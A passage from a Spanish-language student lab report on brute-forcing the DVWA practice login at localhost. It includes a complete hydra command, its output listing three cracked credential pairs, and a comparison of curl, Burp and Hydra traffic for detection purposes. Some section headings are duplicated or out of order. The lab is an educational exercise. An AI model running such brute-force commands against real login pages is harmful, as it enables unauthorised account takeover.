- :F=Username and/or password incorrect : Es lo que hydra espera cuando es un intento no válido.

## 2.12 Obtención de al menos 2 pares (hydra)

### 2.12. Obtención de al menos 2 pares (hydra)

Al ejecutar el comando se obtienen 3 pares válidos:




```
valentinadiaz@MacBook-Air ~Desktop/labcritpo$ ./top/labcritpo -zsh
[+] valentinadiaz@MacBook-Air ~Desktop/labcritpo$ hydra -L ./usuarios.txt -P ./password.txt "http-get-form://localhost:8081/vulnerabilities/brute;username=^USER^&password=^PASS^&Login=Login;H=Cookie\; PHPSESSID=fjbrshpgbeppd6urvr84ibjr7; security=low;:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC and David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-16 17:32:29
[INFORMATION] escape sequence : detected in Module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 165 login tries (l:15;p:11), ~11 tries per task
[DATA] attacking http-get-form://localhost:8081/vulnerabilities/brute;username=^USER^&password=^PASS^&Login=Login;H=Cookie\; PHPSESSID=fjbrshpgbeppd6urvr84ibjr7; security=low;:F=Username and/or password incorrect.

[8081][http-get-form] host: localhost login: admin password: password
[8081][http-get-form] host: localhost login: gordonb password: abc123
[8081][http-get-form] host: localhost login: smithy password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-16 17:32:33
valentinadiaz@MacBook-Air ~Desktop/labcritpo$
```

### 2.13. Explicación paquete curl (tráfico)

Paquete de Curl:





Tiene un largo de 902 bytes, es de tipo GET, se ocupa el protocolo HTTP, la dirección de destino es la 127.0.0.1 al igual que la de origen. Puerto de destino es 8081 y el puerto de origen es 52568. Además de eso, al momento de hacer envío se genera solo un paquete asociado al proceso.

### 2.14. Explicación paquete burp (tráfico)

Paquete burp:

## 2.15 Explicación DESARROLLO (DETALLES SEGÚN CRITERIO DE RÚBRICA)




Tiene un largo de 894 bytes, es de tipo GET, se ocupa el protocolo HTTP, la dirección de destino es la 127.0.0.1 al igual que la de origen. Puerto de destino es 8081 y el puerto de origen es 53127. Además, se generan paquetes TCP con flag SYN, SYN/ACK Y por último un ACK para iniciar una nueva conexión. Luego, se envía el paquete HTTP GET, el monstrado en la imagen, se recibe una respuesta con código 200 simbolizando éxito. Se finaliza con un paquete TCP ACK.

## 2.15. Explicación paquete hydra (tráfico)

Paquete hydra:

## 2.16 Mención de las diferencias (actividades según criterio de rúbrica)



Tiene un largo de 257 bytes, es de tipo GET, se ocupa el protocolo HTTP, la dirección de destino es la 127.0.0.1 al igual que la de origen. Puerto de destino es 8081 y el puerto de origen es 54571. Se generan los mismos paquetes mencionados en Burp.

## 2.16. Mención de las diferencias (tráfico)

Las imágenes mostradas anterior con el paquete HTTP GET todas son con username: admin y password: password, por lo tanto, están haciendo lo mismo. La primera diferencia es que en Curl solo se envía un paquete al hacer la petición, no hay paquetes TCP entre medio.

El tamaño del paquete HTTP GET en todos varía pero en Hydra es más pequeño en comparación a Curl y Burp. La diferencia se debe a que en Hydra hay menos campos en la sección de HTTP.

## 2.17. Detección de SW (tráfico)

Bueno, en Hydra es más fácil detectar porque hay menos campos en la sección HTTP y el paquete es más ligero. Mientras que, Curl y Burp son muy parecidos a un paquete HTTP GET real. A pesar de todo, Curl y Burp tienen un largo menor. Por otro lado, se puede identificar Curl ya que solo se genera un paquete HTTP GET.

## Conclusiones y comentarios

A modo de conclusión, trabajar con herramientas de fuerza bruta como Burp Suite, Hydra y Curl puede ser importante para el aprendizaje en seguridad informática, siempre y cuando se haga de manera ética, legal y con el permiso adecuado, por eso mismo se utilizó DVWA para no dañar a nadie.

## 2.17 Detección de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Además, nos ayuda como estudiantes a comprender las vulnerabilidades comunes relacionadas con las contraseñas, lo que a su vez nos ayuda a nuestras cuentas personales y como futuros Ingenieros no caer en malas prácticas y ayudar a las empresas a ser seguras ante estos ataques.